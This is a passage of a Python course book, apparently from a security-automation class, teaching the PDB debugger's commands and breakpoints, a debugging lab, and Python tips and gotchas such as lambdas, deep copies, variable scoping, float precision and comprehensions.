- The **list** command will display code around the next line to execute.
- You can just type "l" instead
- A "B" is next to breakpoints
- An arrow "->" is next to the line of code it is about to run

```
(Pdb) list
36             return 2
37
38     choices  = ["rock", "paper", "scissors"]
39
40     B   p=askplayer("Enter rock,paper or scissors:")
41     -> c=mychoice(choices)
42     print("I choose "+c)
43     if compare(p,c)==0:
44         print("its a Tie!")
45     if compare(p,c)==1:
46         print("You WIN!!")
```

- Pressing ENTER will continue listing more code
- The command "l 36,46" could be used to see these specific lines



The PDB 'list' command will display lines of source code. It can be abbreviated by just typing its first letter, 'l'. When you list your code, you will see line numbers and source code. You will also see a capital "B" next to any lines where the debugger has a "Breakpoint" defined. An arrow "->" will be printed next to the next line of code that the debugger is going to execute.

The list command will show the lines of code around the line that is about to execute the first time it is run. Each subsequent run will display more lines of code, continuing to list lines from where the previous list command finished. When another line of code is executed, then the list command will again center itself around that line of code. This makes it very easy to execute a command and then list the contents to watch the arrow move through the lines of code and see what is happening in your program.

The list command can also be followed by a starting and ending line. If those are provided, the list command will display those specific lines.

PDB 's' (step) vs. 'n' (next)

- 'n' executes until the 'next' line of code is reached, stepping over functions

```
(Pdb) list
37
38     choices  = ["rock", "paper", "scissors"]
39
40 B-> p=askplayer("Enter rock,paper or scissors:")
41     c=mychoice(choices)
42     print("I choose "+c)
(Pdb) n
```

Execute until NEXT line (line 44)

```
(Pdb) list
37
38     choices  = ["rock", "paper", "scissors"]
39
40 B   p=askplayer("Enter rock,paper or scissors:")
41 -> c=mychoice(choices)
42     print("I choose "+c)
(Pdb)
```

- 's' executes a 'single' line of code and steps into functions

```
(Pdb) list
37
38     choices  = ["rock", "paper", "scissors"]
39
40 B-> p=askplayer("Enter rock,paper or scissors:")
41     c=mychoice(choices)
42     print("I choose "+c)
(Pdb) s
```

Execute a SINGLE line (step into askplayer)

```
(Pdb) list
6           input = raw_input
7
8 -> def askplayer(prompt):
9     theirchoice=""
10    while theirchoice in ['rock','paper','sc']
11    theirchoice=input(prompt)
(Pdb)
```

SANS

SEC573 | Automating Information Security with Python

203

The 'n' command will execute the program, pausing at the NEXT line in the source code. The next line in the source code is not always the next line in the program's execution. For example, consider the lines of code shown in the upper-left corner of the slide above. Notice the arrow "->" is on line 40. If I enter the command 'n', it will stop on line 41. This is not a single line of code. There may be thousands of lines of code that execute between line 40 and line 41. Line 40 contains a call to the function askplayer. The function askplayer may in turn call several other functions. Those functions may call other functions and so on. The 'n' command will execute all of those lines until it reaches the next line. This, in effect, will STEP OVER any function calls.

The s command will step into the execution of a program and execute the next line in the program's logical execution. The s command executes one line of code and pauses again, showing you the next command to be executed. The bottom left corner of the slide above shows the arrow on line 40. When we issue the 's' command, we STEP INTO the askplayer function stopping on line 8 and watch that function execute.

PDB Breakpoints

- Breakpoints pause the execution of your program so you can inspect or change variables
- You create a breakpoint by typing "break", followed by a function name or line number
- Just typing "break" will show you existing breakpoints

```
(Pdb) break mychoice
Breakpoint 1 at /home/student/Documents/pythonclass/essentials-workshop/debugme.py:14
(Pdb) break
Num Type      Disp Enb  Where
1  breakpoint  keep yes  at /home/student/Documents/pythonclass/essentials-workshop/debugme.py:14
(Pdb) disable 1
(Pdb) b
Num Type      Disp Enb  Where
1  breakpoint  keep no   at /home/student/Documents/pythonclass/essentials-workshop/debugme.py:14
(Pdb) clear 1
Deleted breakpoint 1
```



You create breakpoints in the program telling PDB that you want to do something when that line of code is reached. To create a breakpoint, you issue the command 'break', followed by either the name of a function or a line of code on which you want to create the breakpoint. PDB will create the breakpoint and print a status line that tells you the breakpoint number. In the slide above, after we type 'break mychoice', we get a message indicating that "Breakpoint 1" was created in the debugme.py program on line 14.

If you have a breakpoint with no modifiers on it, then every time that line of code is reached, PDB will pause the execution of the program and return to the PDB prompt, where you can use PDB commands to inspect or change variables and otherwise change the flow of your program's execution.

Just typing 'break' will list the current breakpoints that are defined in PDB.

You can 'enable' or 'disable' breakpoints.

The 'clear' command will erase a breakpoint.

PDB Ignore Breakpoint Modifier

- You can use the 'ignore' command, which will cause a breakpoint to be ignored a specific number of times
- `ignore <breakpoint number> <# times>`

```
(Pdb) list
  1  -> for i in range(100):
  2      print("The variable i is {0}".format(i))
[EOF]
(Pdb) break 2
Breakpoint 1 at /home/student/Documents/pythonclass/essentials-workshop/demo.py:2
(Pdb) ignore 1 2
Will ignore next 2 crossings of breakpoint 1.
(Pdb) break
Num Type      Disp Enb   Where
1  breakpoint  keep yes  at /home/student/Documents/pythonclass/essentials-workshop/demo.py:2
    ignore next 2 hits
(Pdb) c
The variable i is 0
The variable i is 1
> /home/student/Documents/pythonclass/essentials-workshop/demo.py(2)<module>()
-> print("The variable i is {0}".format(i))
(Pdb)
```

Ignores the
breakpoint 2 times



You can also use the ignore command to tell PDB to ignore the next X times that you reach a specific breakpoint. For example, if you have a breakpoint in a for loop but only need to pause execution on the 100th time you are in the loop, you could type `ignore <breakpoint number> 99`. The next 99 times the breakpoint is reached will not pause the execution of the script.

In this example, we have a for loop that executes 10 times. We want to watch what happens on line 2 the third time through the loop. First, we create a breakpoint on line 2 by typing 'break 2'. It comes back and tells us that "Breakpoint 1" was created. Then we tell PDB to ignore breakpoint 1 2 times by typing 'ignore 1 2'. Now when the code is executed by typing 'c' for continue, it ignores the breakpoint the first two times through the loop.

PDB Condition Breakpoint Modifier

- You can use the 'condition' command to logic test and PDB will only stop if that condition is true
- **condition <breakpoint number> <logic test>**

```
(Pdb) list
 1  -> for i in range(100):
 2      print("The variable i is no {0}".format(i))
[EOF]
(Pdb) break 2
Breakpoint 1 at /home/student/Documents/pythonclass/essentials-workshop/demo.py:2
(Pdb) condition 1 i==2
New condition set for breakpoint 1.
(Pdb) b
Num Type      Disp Enb   Where
1  breakpoint  keep yes  at /home/student/Documents/pythonclass/essentials-workshop/demo.py:2
    stop only if i==2
(Pdb) c
The variable i is 0
The variable i is 1
> /home/student/Documents/pythonclass/essentials-workshop/demo.py(2)<module>()
-> print("The variable i is {0}".format(i))
(Pdb)
```

It executes until the condition **i==2** is True



You can make breakpoints 'conditional' so that they will pause only when certain conditions are true. For example, if your program crashes only when a certain variable has the value of '2' in it, you can create a conditional breakpoint so that you do not have to step through the code for all of the conditions that are not causing the crash. To create a conditional breakpoint, you first create a normal breakpoint. Python will tell you what that breakpoint's number is. In this example, we create a breakpoint on line 2 by typing '**break 2**', and Python tells us that "breakpoint 1" was created. Now you use the "condition" command to specify the condition for breakpoint 1. In this case, the syntax is **condition 1 i == 2**. Now when the code is run by typing 'c' (for continue), the breakpoint is ignored until the variable i has a value of 2.

PDB Commands Breakpoint Modifier

- You can use the 'commands' command to specify a set of PDB commands to execute once a breakpoint is reached
- commands <breakpoint number>
- Prompt changes to "(com)" while you are entering commands
- commands can be any PDB command, but these are often useful:

(com) command	What command does
silent	Suppresses the normal PDB prompt
end	Ends the command list
cont	Ends command list and prevents breakpoint from stopping
any PDB command	Will execute that PDB command. "p" and "args" are very useful in this situation

You can also attach a series of PDB commands to a breakpoint. These commands will automatically execute as soon as the breakpoint is reached. To associate PDB commands with a breakpoint, you type 'commands' followed by a breakpoint number. When you do, the prompt will change to '(com)'. Then you can type multiple PDB commands and end your list of commands with either 'end' or 'cont'.

For example, you can automatically run commands that display the contents of variables every time a breakpoint is reached. This is very useful for watching changes in variables as they occur. In Python 3, the display command will automatically perform these actions for you, but commands are much more powerful than the display command. In addition to all of the PDB commands, you can also issue the commands 'silent' and 'end'. 'silent' will prevent PDB from printing the normal PDB prompt. 'end' is how you tell PDB that you are done listing commands to associate with a breakpoint. You will typically type this as the last command in a list of PDB commands to run. Alternatively, you may end a list of commands with the command 'cont'. The 'cont' command is the normal PDB command that says to run until the next breakpoint. If that is the last line in your commands list, then the breakpoint doesn't stop execution after running your PDB commands. This gives you a lot of flexibility and allows you to trace program changes through large loops.

PDB Commands 'end' Example

```
(Pdb) list
1   -> total = 0
2       for eachlet in "ADD LETTERS AS NUMS":
3           total += ord(eachlet)
4
[EOF]
(Pdb) break 3
Breakpoint 1 at /home/student/Documents/pythonclass/essentials-workshop/demo.py:3
(Pdb) commands 1
(com) p total, eachlet, ord(eachlet)
(com) end
(Pdb) c
(0, 'A', 65)
> /home/student/Documents/pythonclass/essentials-workshop/demo.py(3)<module>()
-> total += ord(eachlet)
(Pdb) c
(65, 'D', 68)
> /home/student/Documents/pythonclass/essentials-workshop/demo.py(3)<module>()
-> total += ord(eachlet)
(Pdb) c
(133, 'D', 68)
> /home/student/Documents/pythonclass/essentials-workshop/demo.py(3)<module>()
-> total += ord(eachlet)
```

When end is used as the last command, it still stops at the breakpoint



We can use commands to display variables every time a breakpoint is reached. In this example, you see a for loop that will accumulate the ASCII values in the a string. First, we need a breakpoint to add commands to, so we issue the commands 'break 3'. PDB now tells you that "Breakpoint 1" was created. We start our list of commands by typing 'commands 1'. The 1 indicates we want to associate these with breakpoint 1. The prompt changes to (com). Then we type the normal PDB command 'p total, eachlet, ord(eachlet)', indicating that we want to print the contents or results of those variables and expressions every time the breakpoint is reached. Since that is the only command we want to run, we end our list of commands by typing 'end' and our prompt changes back to (Pdb). Now every time the breakpoint is reached, a tuple containing our three variables is automatically printed for us.

PDB Commands 'cont' and 'silent' Example

```
(Pdb) list
1 -> total = 0
2     for eachlet in "ADD LETTERS AS NUMS":
3         total += ord(eachlet)
4
[EOF]
(Pdb) break 3
Breakpoint 1 at /home/student/Documents/pythonclass/essentials-workshop/demo.py:3
(Pdb) commands 1
(com) silent
(com) p total, eachlet, ord(eachlet)
(com) cont
(Pdb) c
(0, 'A', 65)
(65, 'D', 68)
(133, 'D', 68)
(201, ' ', 32)
(233, 'L', 76)
(309, 'E', 69)
(378, 'T', 84)
(462, 'T', 84)
(546, 'E', 69)
(615, 'R', 82)
```

When 'cont' is used as last command, it doesn't stop



Here is another example that shows how we can use commands to watch changes in variables. We create our breakpoint on line 3 just as before. Then we type 'commands 1' to associate our commands with breakpoint 1. This time, we first issue the 'silent' command so that PDB will not print the normal PDB status messages. Then we issue the same print command as before to each of our variables. Last, instead of ending our command list with 'end', we end the command list with 'cont', which can be abbreviated as just the letter 'c'. This tells PDB to restart the program and stop again at the next breakpoint. Because of this command, the breakpoint appears not to stop the program execution. Instead, only the commands associated with the breakpoint are run.

Additional Program Execution Controls

- restart <new CLI arguments>
- jump <next line to execute>
- !<execute python command>: Such as changing the contents of variables
- exit() (or CTRL-D): Exit the debugger

The restart command can be used to start over the execution of the program from the beginning of the script. All of your breakpoints are preserved when you restart. When you use the restart command, you can optionally provide a new setup of command line arguments that will be passed to the script as it is restarted.

While you are executing a script, you can change the next line of the script with the "jump <next line to execute>" command. In doing so, you can change the execution of your script from a top-down sequential execution to something else to see how it affects the program.

Any non-PDB command that you type at the PDB prompt will be passed on to the Python interpreter and executed. You can use this to change the contents of variables or change the environment in which the script is executing. However, relying on PDB to recognize what is and isn't a PDB command isn't the best option. Instead, you should precede any non-PDB Python commands with the exclamation point. For example, imagine that you're in the debugger and you want to change the contents of the variable "n" to be 100. So, at the PDB prompt, you would type **n = 100**. The letter N has meaning in PDB. It means execute the next command. PDB will assume this is a PDB command unless you precede it with the exclamation mark "**!n = 100**".

When you are done debugging your program, you can hold down the Control key and press D to quickly exit the debugger. If it doesn't return you to a bash prompt, repeat hitting CTRL-D until it does.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

In your Workbook, turn to Exercise 2.3

Please complete the exercise in your Workbook.

Lab Highlights: Two Programming Errors

- First, the programmer really wanted to prompt the user over and over until they enter either rock, paper, or scissors
- Add "not" to the code to fix it
- When choosing the random number, we incorrectly choose 1, 2, or 3. Lists start at offset zero! We should have chosen the numbers 0, 1, or 2.

```
def askplayer(prompt):
    theirchoice=""
    while theirchoice not in ['rock','paper','scissors']:
        theirchoice=input(prompt)
    return theirchoice
```

```
def mychoice(choices):
    randomnumber=random.randint(0,2)
    try:
        computerchoice=choices[randomnumber]
    except:
        pass
    return computerchoice
```

There were two errors in our rock paper scissors application. First, we needed to put the keyword "not" in our while statement. This will cause Python to prompt the user over and over until they type either 'rock', 'paper', or 'scissors'.

The second error was in our random number generation. Instead of choosing the numbers 0, 1, or 2, our random number is 1, 2, or 3. The list in the variable choices only has items in position 0, 1, and 2. When the number 3 is randomly chosen, it tries to retrieve the item in position 3 of the list choices, and an exception is raised. As a result, the variable computerchoice is not assigned. When the return statement tries to return computerchoice, an error occurs because the computerchoice variable was referenced before it was assigned.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

TIPS: Assignment Tricks

- You can assign multiple values in one statement

```
>>> a = b = c = d = 100
>>> print(a,b,c,d)
100 100 100 100
```

- You can swap the contents of variables without using a temporary variable

```
>>> a = 1; b = 2
>>> c = b
>>> b = a
>>> a = c
>>> print(a,b)
2 1
```

OR THIS!

```
>>> a = 1; b = 2; c = 3; d = 4
>>> print(a,b,c,d)
1 2 3 4
>>> a,b,c,d = d,c,b,a
>>> print(a,b,c,d)
4 3 2 1
```

Creates a tuple

Extract values

SANS

SEC573 | Automating Information Security with Python

215

A nice shortcut in Python is assigning multiple variables at the same time. Imagine you had to assign multiple variables the value 100. Rather than four separate lines, you could do it in one line, as you see here. To understand why this works, you need to remember that Python processes the right side of the equal sign first. The first thing that happens is 100 is placed in memory. Then the label d is assigned to point to it. Next, the label c points to the contents of the variable d. Next, the label b is assigned to the contents of the variable c. Finally, a is assigned to the contents of variable b.

You can also swap the values stored in variables in one line without the use of temporary holding variables. Imagine you want to swap the contents of variables a and b:

```
>>> a = 1; b = 2
>>> a = b
>>> b = a
>>> print(a,b)
2 2
```

This approach doesn't work because we lose one of our variables with the first assignment. Instead, you have to use a temporary variable to hold one of the values. This becomes troublesome when swapping several variables. Python makes swapping them easy, enabling you to reassign them on a single line.

Shortcut: One Line If and Ternary Operator

- You can express an IF on one line like this:

```
if a == b:
```

```
    print("a equals b")
```

OR THIS!

```
if a == b : print("a equals b")
```

- BUT PEP-8 purists will look down on you

- You can use the Python ternary operator

- Ternary operator requires an else clause

```
if y == 5:
```

```
    x = 10
```

```
else:
```

```
    x = 11
```



OR THIS!

```
>>> y = 9
>>> x = 10 if y==5 else 11
>>> x
11
>>> y = 5
>>> x = 10 if y==5 else 11
>>> x
10
```



You can put your if statement on one line by putting the one-line code block after the colon. However, according to PEP-8, "Compound statements (multiple statements on the same line) are generally discouraged." Discouraged but not forbidden sounds like permission to me. That said, the Python purists in the crowd will give you a disapproving stare when they see your code.


If you are assigning a variable, then the Python ternary operator is a shortcut that will keep the purists happy. The line "x = 10 if y==5 else 11" will assign x to the value 10 if the logical test (in this case, y == 5) is true. If it isn't, it will assign x to be 11.

Reference

<https://www.python.org/dev/peps/pep-0008/>

Shortcut: If Variable Is in a Range

- Your if logic test can test to see if something is between a range like this:



- Instead of AND, you can provide the range in the logic test

If you are checking to see whether the content of a variable is between two values, then you can do it with an AND and two tests like this:

```
>>> if ( x > 1 ) and ( x < 3 ) : print("x between 1 & 3")
```

Or you can do it in one step like this:

```

>>> x = 2
>>> if 1 < x < 3: print("it is between")
...
it is between
>>> x = 5
>>> if 1 < x < 3: print("it is between")
...
>>> x = 0
>>> if 1 < x < 3: print("it is between")
...
>>>

```

TIP: `_` at an Interactive Prompt

- The underscore character (`_`) is bound to the return of the previously executed statement
- Useful when you forgot to assign results of an operation to a variable
- Useful only at interactive prompt
- Sometimes used as a throwaway variable in a script

```
Welcome to Scapy (2.2.0)
>>> rdpcap("sansimages.pcap")
<sansimages.pcap: TCP:6124 UDP:0 ICMP:0 Other:0>
>>> x = _
>>> x
<sansimages.pcap: TCP:6124 UDP:0 ICMP:0 Other:0>
```

```
student@573:~/cat withunderscore.py
10+7
print(_)
student@573:~/python3 withunderscore.py
Traceback (most recent call last):
  File "withunderscore.py", line 2, in <module>
    print(_)
NameError: name '_' is not defined
```



While you are in an interactive Python shell, the `_` character always holds the results of the last thing executed in the interactive shell. This character can be useful if you run some command but forget to capture the result into a variable. In this example, we used scapy's `rdpcap` to read the contents of a PCAP file into the system but forgot to assign it to a variable. Rather than reading that file again (a potentially slow operation), we can just assign the contents of the file to the variable `x` by running "`x = _`".

Note that when Python is executing a `.py` or `.pyc` script, the underscore is not specifically assigned values and is not as useful. You will sometimes see developers use the underscore as a throwaway variable in a script. For example, if you wanted to create a for loop that executed exactly 10 times but you didn't have a use for the iterator variable, you might use the code "`for _ in range(10) :`" or if you were only interested in one part of a tuple that contained four parts, you might do something like this:

```
>>> _, _, keepthis, _ = ('ignored', 'ignored', 'kept', 'ignored')
>>> keepthis
'kept'
```

TIP: Use Dictionaries to Implement case/switch Control Structures

```
>>> def a():
...     print("A",end=" ")
...
>>> def b():
...     print("B",end=" ")
...
>>> case={0:a,1:b}
>>> case[0]()
A >>> case[1]()
B >>>
```

We can use a dictionary of functions to perform C\C++ style case/switch statements.

The for loop below executes function a() when the variable i is even and function b() when it is odd/

```
>>> for i in range(20):
...     case[i%2]()
...
A B A B A B A B A B A B A B A B A B A B
```



One nice use of dictionaries is to create a "case statement" in Python. Python doesn't have a native "case statement". A case statement is used in situations in which you have multiple code branches that are taken based on some key element. Consider the following if statement:

```
if a==1:
    callfunction1()
elif a==2:
    callfunction2()
elif a==3:
    callfunction3()
```

Other languages provide case statements that enable you to branch based on a given index value like this:

```
switch ( a )
{
    case 1:
        callfunction1();
    case 2:
        callfunction2();
}
```

In Python, you can use dictionaries to create a case statement. In the dictionary, set the index as the switched variable and the data element to the name of the function. Then you execute the function by calling Dictionary[switch case](), and the associated data element in the dictionary is executed.

Shortcut: Lambda Functions

- There is more than one way to declare a function
- Method #1: Use the "def" statement:

```
def inc(number)
    return number + 1
```

- Method #2: Assign a variable to a lambda function

```
>>> inc = lambda number : number + 1
>>> inc(5)
6
```

- Method #3: Drop the name with lambda in parentheses

```
>>> (lambda number : number + 1)(5)
6
```

We have already discussed how to use the keyword def to define a function. There is another way to define functions. Python has what are called lambdas. Python lambdas derive their name from lambda calculus. Lambda functions are usually used only for simple functions that return values based on parameters. Say that we want to write a function called inc() that increments a number. In reality, this is already a simple task in Python, but let's look at a simple example. We could create this function by defining a function using def like this:

```
>>> def inc(number):
...     return number + 1
```

Lambda functions give us another option for these simple functions. We could assign a variable (which will be the function name) to a lambda function using the following syntax:

```
>>> inc=lambda number : number + 1
>>> inc(6)
7
```

Although this works and demonstrates what the keyword lambda does, this isn't something you would actually do. PEP-8 discourages binding a variable to lambda functions like this. Instead, lambdas are used to create unnamed dynamic functions. If we are going to use the function call only once in our program, we don't even need to assign it to a variable. Quite often we will pass these lambda functions to other functions like map, sort, and scapy.sniff. You could also just pass the parameters directly to the lambda function. If you are not assigning it to a variable name, then you must enclose the lambda declaration in parentheses, like this:

```
>>>(lambda number : number + 1)(5)
6
```

Lambda Functions as Sort Keys

- Lambda functions are ideal for simple functions such as key functions

```
>>> customers=["Mike Passel","alice Passel", "danielle Clayton"]
>>> sorted(customers, key=lambda x:x.lower())
['alice Passel', 'danielle Clayton', 'Mike Passel']
>>> sorted(customers, key=lambda x:(x.split()[1]+x.split()[0]).lower())
['danielle Clayton', 'alice Passel', 'Mike Passel']
```

Sort on lowercase

Sort on last first

Because lambdas are created inline, you often see them used as the key when sorting. Here are examples of sorting our list based on the lowercase name and the last name first. If you declared functions somewhere else in your program, then someone reading your code would have to scroll up and find those functions to understand how you were sorting. Because sort key functions are usually simple, they are an ideal use case for the lambda function.

Gotcha: Deep Copy Lists (List of Lists)

```

>>> lol = [ [1,2,3], [4,5,6] ]
>>> copy_lol = list(lol)
>>> copy_lol
[[1, 2, 3], [4, 5, 6]]
>>> copy_lol.append([7,8,9])
>>> copy_lol
[[1, 2, 3], [4, 5, 6], [7, 8, 9]]
>>> lol
[[1, 2, 3], [4, 5, 6]]
>>> lol[0].append(3.5)
>>> lol
[[1, 2, 3, 3.5], [4, 5, 6]]
>>> copy_lol
[[1, 2, 3, 3.5], [4, 5, 6], [7, 8, 9]]

```

Make a unique copy

Lists are independent

Inner lists are NOT

Inner lists are unique

```

>>> import copy
>>> lol = [ [1,2,3], [4,5,6] ]
>>> copy_lol=copy.deepcopy(lol)
>>> copy_lol
[[1, 2, 3], [4, 5, 6]]
>>> copy_lol.append([7,8,9])
>>> copy_lol
[[1, 2, 3], [4, 5, 6], [7, 8, 9]]
>>> lol
[[1, 2, 3], [4, 5, 6]]
>>> lol[0].append(3.5)
>>> lol
[[1, 2, 3, 3.5], [4, 5, 6]]
>>> copy_lol
[[1, 2, 3], [4, 5, 6], [7, 8, 9]]

```







Earlier, we learned how to correctly create a copy of a list by creating a new list() object. But there is a limitation to that method. The list() method only makes a copy of each of the items in the list and puts them into a new list. After creating the new list, it assigns newlist[0] = copylist[0], newlist[1] = copylist[1], and so forth. The result is that the items in your list will change independently. However, if one or more of the items in your list are themselves lists, then assigning newlist[0] = copylist[0] would simply make both of the inner lists a label to the same list. This is, in fact, exactly what happens. In this example, lol is a list of lists. When we create a copy using list(lol), this does create a new copy. However, the new copy just contains unnamed labels that point to the same lists in memory. So when we add a third list to lol, it does behave independently of copy_lol. However, when we edit the list in position 0 in lol, we are editing the same list in position 0 of copy_lol. The Python "copy" module contains a function called "deepcopy()", which will recurse (that is, go through all of the embedded data structures) through a list of lists and make each of the embedded lists an independent copy.

The copy.deepcopy() function is great for making copies of all sorts of complex data structures. It is not just limited to making copies of list of lists.

Gotcha: When a Variable Becomes Local?

- Variable resolution: LEGB (Local, Enclosing, Global, Builtin)
- A variable that doesn't appear to the left of an equal sign does not have local scope, and it looks to upper scopes. First the enclosing functions, then globally, then the builtins module
- Notice "a" in func1() refers to global variable "a"
- However, if "a" is on the left of an equal sign, then it will have a local scope. See Example func2()
- Notice this time variable "a" does not exist

```
>>> def func1():
...     b = a + 1
...     return b
...
>>> a = 10
>>> func1()
11
```



```
>>> def func2():
...     a = a + 1
...     return a
...
>>> a = 10
>>> func2()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    File "<stdin>", line 2, in func
      UnboundLocalError: local variable 'a' referenced before assignment
```



Remember, when Python is trying to resolve a variable name, it first looks inside the local scope. A variable is considered local if it is either declared as an input argument in the definition line or if it appears on the left-hand side of an equal sign in the function. If the variable doesn't exist in the local scope, Python then looks in any "enclosing" functions. An enclosed function is a function that is declared inside of another function. Then it looks in the global() namespace for any existing variables with that name. Finally, it looks inside the __builtin__ module to see if the variable is declared there.

In a function, a variable is considered to be local if it appears on the left side of an equal sign or as an input argument in the definition. In func1() above, variable b is assigned the contents of global variable a plus 1. This works perfectly fine. In func2(), because variable a is on the left side of an equal sign, it is considered local. So the assignment of a = a + 1 fails because local variable a was never assigned an initial value before it tries to execute "a + 1".

Gotcha: All Floats are an Approximation!

- $1/3 == 0.33333....$ With an INFINITE number of 3s following it
- Python built-in floats are accurate up to 16 decimal places. Just like c, c++, c#, Go, Java, Matlab, Perl, R, Ruby, and others, this can cause problems unless you call the functions properly. For other languages check out <https://0.3000000000000004.com/>

```
>>> 0.1 + 0.2 == 0.3
False
```



- When comparing floats, you must ALWAYS specify a precision less than 16 places to use!
- Format strings are a good way to do this

```
>>> format(0.1 + 0.2, '3.1f') == format(0.3, '3.1f')
True
```

- `round(value, <number of decimal places up to 16>)` is another

```
>>> round(0.1+0.2,16) == round(0.3,16)
True
```

```
>>> round(0.1+0.2,17) == round(0.3,17)
False
```

Programming languages store fractions as binary decimal numbers. Many fractions can have an infinite number of numbers in them. For example, one-third ($1/3$) expressed as a decimal would be 0.3333333333 with an infinite number of 3s behind it. The number of digits after the decimal point is often referred to as the 'precision' of the number. When you write down that decimal number, you have to decide how much precision you want and thus you accept a limited accuracy. Likewise, computers don't have infinite RAM and store numbers with a limited precision. Like most languages, Python is accurate to 16 decimal places.

When you assign a variable to have a decimal value such as '`x = 0.3`', Python uses a higher precision than just one digit. Consider this...

```
>>> format(0.3, "42.40f")
'0.2999999999999988977697537484345957637'
```

WHAT? 0.2999 isn't 0.3, is it? No, it isn't. But it is assigned the value with a precision of one decimal place. When 0.2999 is rounded to one decimal place, it is 0.3. To accurately compare floating point numbers, you have to know the precision Python uses and its approximations. For example:

```
>>> 0.1 + 0.2 == 0.300000000000000444089209850062616169452667236328125
True
```

Intuitively knowing these approximations is impossible. Fortunately, for us, we usually require very small precisions and don't need to do this. When you want to compare floating point numbers, you should specify a precision less than 16 decimal places that you want to use. You can use format strings to specify a floating point precision such as in this example.


```
>>> format(0.1 + 0.2, '3.1f') == format(0.3, '3.1f')
True
```

You can also use the `round()` function to round the number to 16 or fewer decimal places and then compare them. The example in this slide says that we want to round to the third decimal place. Alternatively, the decimal module allows you to be exact when dealing with floating point numbers.

See <https://docs.python.org/3/tutorial/floatingpoint.html> for more detail.

Shortcut: List Comprehension

```
>>> newlist = []
>>> for x in [1,2,3,6,7,8,22,42]:
>>>     if x < 6:
>>>         newlist.append(x+1)
```



```
>>> newlist = [ x+1 for x in [1,2,3,6,7,8,22,42] if x < 6 ]
```



- `newlist = [<expression> for <iterator> in <list> <filter>]`
 - Expression is the value that goes in the new list
 - An iteration variable to go through the old list
 - An old list to go through
 - A filter that is applied to elements before adding them to the list

Frequently, you will find the need to create a new list based on items in an existing list. To do this, you first create a new empty list. Then you can use a for loop to step through each item in the existing list. While in the for loop, you can use an if statement to select only those items you want added to the new list. Then you append the items or a calculation based on that mail to the new list.

List comprehension is a shortcut to creating a new list based on an existing list. The syntax for list comprehension is

```
newlist = [<expression> for <iterator> in <list><filter>]
```

The expression will result in a value or object based on the iterator that you want to place in the list. The for loop steps through each element of another list on which you are basing your new list. The filter is a logic operation that determines whether or not the current iteration element will be placed in the list. The best way to understand this is to look at some examples.

List Comprehension Examples

```
>>> [a for a in [1,2,3,4]]
[1, 2, 3, 4]
>>> [a for a in [1,2,3,4] if a > 2 ]
[3, 4]
>>> [a*2 for a in [1,2,3,4] if a > 2 ]
[6, 8]
>>> [int(a) for a in "1 2 3 4".split()]
[1, 2, 3, 4]
>>> [x for x,y in [("a",4),("b",2),("c",7)]]
['a', 'b', 'c']
>>> [(lambda x:x.upper())(x) for x in "make upper"]
['M', 'A', 'K', 'E', ' ', 'U', 'P', 'P', 'E', 'R']
```

Here are some simple list comprehension examples. We can create a simple copy of a list by doing this:

```
>>> [a for a in alist]
[1, 2, 3, 4, 5]
```

Usually, if we are using list comprehension, it's because we also want to filter items or modify their values as we create the copy of the list. The second example shows you how you can include an if statement at the end of the list comprehension that will act as a filter. Now this list will only include items where the original value in the list is greater than two. The third example is a variation of this where, in addition to filtering the values, I also want my new list to contain the original value multiplied by two.

For the fourth example, imagine that we needed to add all of the numbers that were in a string. You could pass that to sum() but first you have to change it into a list of integers. In this example, we take the list or strings produced by .split() and turn it into a list of integers. In this example, the list comprehension will produce a list that contains the results of the int() function when it is passed each item produced by .split(). This is equivalent to list(map(int,"1 2 3 4".split())).

The fifth example demonstrates how, given a list of tuples, you could extract just one part of that tuple into a new list.

The last example shows how you can run a lambda function across each item in a string. First, our dynamic function is declared inside parentheses and then it is called with "(x)" for each x in the letters in our string. Here our function is passed each of the letters in the string "make upper" and it runs the .upper() method against it, which is stored in our resulting list.

Converting Lists to Dictionaries and Dictionary Comprehension

- When you pass a list of two-element tuples to the dict() function, it returns a dictionary of those items

```
>>> newd = dict( [ ('key1','item1') , ('key2','item2') ] )
>>> newd
{ 'key2': 'item2', 'key1': 'item1' }
```



- This could be used to build a list of tuples and do dictionary comprehension!
- Or you can change your square brackets to curly braces and you can do dictionary comprehension like this:

```
>>> newd = {key: value for key, value in oldlist if key != 0}
```



A nice feature of dictionaries is that you can initialize them with a list of two-item tuples. When you call the dict() function and pass it a list of tuples that contain a key and a value, it will return a dictionary make-up of those values. Consider the following:

```
>>> newdict = dict( [ ('thekey', 1) ] )
>>> newdict
{ 'thekey': 1 }
```

This example creates a dictionary with one key in it. The key is called 'thekey'. The dictionary item has a value of 1. Here, there is only one item (that is, one tuple) in the list, but you can have as many tuples in the list as you want. Each of the tuples will be converted into a record in the dictionary, with the first item in the tuple being the key and the second item in the tuple being the value.

You can also use list comprehension to create a list of tuples and pass that to the dict() function. Doing so effectively becomes dictionary comprehension:

```
>>> newd = dict([(key,value) for key,value in oldlist if key != 0 ])
```

Alternatively, in all modern versions of Python, you can also do dictionary comprehension by just changing the square brackets to curly braces.

```
